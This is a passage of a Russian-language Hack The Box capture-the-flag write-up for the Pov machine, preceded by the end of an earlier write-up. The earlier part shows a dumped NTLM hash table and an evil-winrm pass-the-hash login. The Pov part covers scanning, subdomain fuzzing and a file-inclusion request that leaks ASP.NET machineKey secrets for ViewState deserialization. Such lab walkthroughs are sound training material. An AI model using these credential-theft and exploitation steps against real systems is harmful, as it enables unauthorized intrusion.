Administrateur:500:aad3b435b51404eeaad3b435b51404ee:584d96946e4ad1ddfa4f8d7938faf91d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8549ecd32b0253e9894a422299fe2466:::
analysis.htb\jdoe:1103:aad3b435b51404eeaad3b435b51404ee:190193db2c6c6d69c60cf5af64447ce0:::
analysis.htb\soc_analyst:1104:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
analysis.htb\cwilliams:1105:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
analysis.htb\technician:1106:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
analysis.htb\webservice:1107:aad3b435b51404eeaad3b435b51404ee:780b446d7d76a85880ce49a387f18642:::
analysis.htb\wsmith:1109:aad3b435b51404eeaad3b435b51404ee:3da4104738938858384180964346fc6c:::
analysis.htb\jangel:1110:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
analysis.htb\lzen:1111:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
analysis.htb\svc_web:2101:aad3b435b51404eeaad3b435b51404ee:cf74f3b0e86e17fba5051e261b9785b2:::
analysis.htb\amanson:2103:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
analysis.htb\badam:2104:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
```

Дамп учетных данных

С хешем пароля администратора авторизуемся на хосте и забираем последний флаг.

```
evil-winrm -i 10.10.11.250 -u Administrateur -H 584d96946e4ad1ddfa4f8d7938faf91d
```



```
└─$ evil-winrm -i 10.10.11.250 -u Administrateur -H 584d96946e4ad1ddfa4f8d7938faf91d

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc(

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-win

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrateur\Documents> type ..\Desktop\root.txt
faacc49ae0352bc883733e1be447a788
*Evil-WinRM* PS C:\Users\Administrateur\Documents>
```

Флаг рута

Машина захвачена!

HTB POV

Pov
OS
Windows
RELEASE DATE
27 Jan 2024
DIFFICULTY
Medium
POINTS
30

Захватываем веб-сервер IIS через десериализацию ViewState

Сегодня я покажу, как получить возможность удаленного выполнения кода на веб-сервере под управлением IIS через уязвимость типа LFI (локальное включение файлов). А для повышения привилегий в Windows сначала активируем, а затем используем привилегию SeDebugPrivilege.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Pov с учебной площадки Hack The Box. Уровень ее сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.251    pov.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for pov.htb (10.10.11.251)
Host is up (0.067s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: pov.htb
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел всего один открытый порт 80 — веб-сервер Microsoft IIS 10.0. Там нас встречает одностраничный сайт.


Не защищено | pov.htb/
Get Early Access
A New Way
To Start Business
Hey everybody! We have recently started our new project related to cybersecurity. We presented for the first time our monitoring services at security events and thanks to the good reception we have decided to create a website where you can check more details about our services.
Get Started

Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба c feroxbuster

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Задаем все нужные параметры и запускаем перебор:


```
feroxbuster -u 'http://pov.htb/' -w directory_2.3_medium.txt -t 256
-d 1
```

Ничего не находим, а значит, следует просканировать поддомены (я это делаю с помощью **ffuf**), что поможет найти новые сайты и расширить область тестирования.

Здесь используем такие параметры:

- `-u` — URL-адрес;
- `-w` — словарь;
- `-t` — количество потоков;
- `-H` — HTTP-заголовок;
- `-fs` — фильтр по размеру страницы.

```
ffuf -u 'http://pov.htb/' -H 'Host: FUZZ.pov.htb' -w subdomains-
bitquark-top100000.txt -t 128 -fs 12330
```




```
________________________________________________
dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 852ms]
```

Результат сканирования поддоменов


Находим новый поддомен и добавляем запись о нем в файл `/etc/hosts`.

```
10.10.11.251 pov.htb dev.pov.htb
```

На новом сайте можно скачать портфолио пользователя.


Stephen Fitz
Web Developer and UI/UX Designer
I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, ASP.NET, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.
Download CV

Страница сайта




```
49   http://dev.pov.htb   GET    /portfolio/contact.aspx      200   5008     HTML   aspx   Steller | Components
50   http://dev.pov.htb   POST   /portfolio/              ✓   200   148518   app
```

```
Request
1  POST /portfolio/ HTTP/1.1
2  Host: dev.pov.htb
3  Content-Length: 361
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://dev.pov.htb
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://dev.pov.htb/portfolio/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
13 Connection: close
14
```

Запрос на скачивание файла

В запросе отметим несколько особенностей. Во-первых, используется ViewState — фича веб-сервера ASP.NET, которая автоматически сохраняет данные страниц между разными запросами. При раскрытии настроек это может дать нам возможность удаленно выполнять код на сервере. Во-вторых, обращаем внимание на способ, которым указано имя файла для скачивания.

Попробуем вместо `cv.pdf` указать `web.config`. После нескольких попыток находим тот вариант, который дает нам содержимое указанного файла.



```
Request
1  POST /portfolio/ HTTP/1.1
2  Host: dev.pov.htb
3  Content-Length: 366
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://dev.pov.htb
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://dev.pov.htb/portfolio/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
13 Connection: close
14
```

```
Response
9  Connection: close
10 Content-Length: 866
11
12 <configuration>
13   <system.web>
14     <customErrors mode="On" defaultRedirect="default.aspx" />
15     <httpRuntime targetFramework="4.5" />
16     <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1"
   validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
17   </system.web>
18     <system.webServer>
19       <httpErrors>
20         <remove statusCode="403" subStatusCode="-1" />
21         <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
22       </httpErrors>
23       <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
24     </system.webServer>
25 </configuration>
26
```

Содержимое файла web.config


В выводе присутствуют все необходимые данные для эксплуатации уязвимости в сериализации ViewState.

ТОЧКА ОПОРЫ

Платформа ASP.NET для сохранения значений страниц и элементов управления на веб-страницах использует метод ViewState. Текущее состояние страницы и другие важные параметры сериализуются и кодируются в Base64, после чего сохраняются в HTML-коде страницы в скрытом поле `ViewState`.

Так как ASP.NET обрабатывает сериализованные данные, это можно использовать для выполнения кода. Чтобы такого не случалось, данные ViewState зашифрованы и подписаны. Алгоритмы и ключ шифрования и подписи как раз хранятся в файле `web.config`, содержимое которого мы только что получили. А значит, мы можем сформировать нагрузку для выполнения кода.

